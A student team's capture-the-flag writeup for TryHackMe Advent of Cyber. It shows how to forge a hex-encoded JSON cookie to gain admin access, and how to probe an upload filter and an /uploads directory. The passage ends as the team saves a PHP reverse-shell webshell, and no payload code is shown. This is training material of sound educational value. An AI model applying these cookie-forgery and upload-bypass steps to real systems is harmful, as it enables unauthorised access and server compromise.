PSP0201

Week 2

Writeup

Group Name: Hack Me No

Members

ID	Name	Role
1211102630	Chan Kar Kin	Leader
1211100925	Ang Jin Nan	Member
1211103311	Ng Yun Shi	Member
1211102777	Tai Qi Tong	Member


Day 1: Web Exploitation – A Christmas Crisis


Tools used: Kali Linux, Firefox

Solution/Walkthrough:

Question 1


After we register and login into the Christmas Control Centre, we found that we have no access to it.





Question 2

Open the web console tool, and press the storage section to check the cookies of the web page. We can obtain the cookie name by looking at the name section.




Question 3

The value of the cookie is in hexadecimal format because it contain 1-F

```
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2261646d696e227d
```


Question 4

We used Cyberchef to decode the cookie value and found that it is stored in JSON



Question 5

The value for the company field cookie can be found in the storage section




Question 6

The field found in the cookie beside company is the username

```
{"company":"The Best Festival Company", "username":"admin"}
```


Question 7

We found the santa's cookie by editing the username to "santa" and convert it into hexadecimal format




Question 8

After finding santa's cookie, we paste it into the cookie value section and refresh the page



Now we have access to the controls. Turning on the controls will let the flag appear.



Thought Process/Methodology:

Once we access the target machine, a registration and login page of the Christmas Control Centre has appeared. By registering and logging in an account, we can see a control console appeared on our web page that we do not have any access to it. We open the web developer tool and click on the web console tool to check on the web cookie by looking at the storage section. By looking at the cookie value, we could know that it should be in a hexadecimal format and convert it into text using Cyberchef. After converting it, we found a JSON statement with the username and company elements. We changed username into "santa" and convert it back to hexadecimal format using

Cyberchef. We then replaced the cookie value with the converted one and refreshed the page. The administrator page is shown. Lastly, we proceeded to turn on every control, which in turn showed the flag.


Day 2: Web Exploitation – The Elf Strikes Back!


Tools used: Kali Linux, Firefox

Solution/Walkthrough:

Question 1


By combining both hint and id number that have been given in the website, the string of text needs to be added to the URL to get access to the upload page is ?id=ODIzODI5MTNiYmYw






Question 2

If we try to upload a file other than a jpeg file, it will show “no extension detected”, but if we upload a jpeg file, it will show “file received successfully”. It shows that we can only upload a jpeg file which is an image file.


TryHackMe | 25 Days of
Protection
10.10.180.134/?id=ODIzODI5MTNiYmYw
Protect the Factory!
If you see any suspicious people near the factory, take a picture and upload it here!
Select
Submit
File selected: wordlist


Protect the Factory!
If you see any suspicious people near the factory, take a picture and upload it here!
Select
Submit
No extension detected


Question 3


The site has give some common subdirectory on the webserver and if we try the subdirectory one by one, we will only see changes when it is /uploads/ while others remain the same.


> When implementing an upload system, it's good practice to upload the files to a directory that can't be accessed remotely. Unfortunately, this is often not the case, and scripts are uploaded to a subdirectory on the webserver (often something like `/uploads`, `/images`, `/media`, or `/resources`). For example, we might be able to find the uploaded script at `https://www.thebestfestivalcompany.xyz/images/shell.jpg.php`.

Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
pexels-photo-1108099..>	2022-06-21 11:48	21K	







Question 4

Read up the netcat's parameter explanations and find the answer by matching it.

Question 5

1.Copy the webshell that has been given in the site. It will then save up as php-reverse-shell.php .

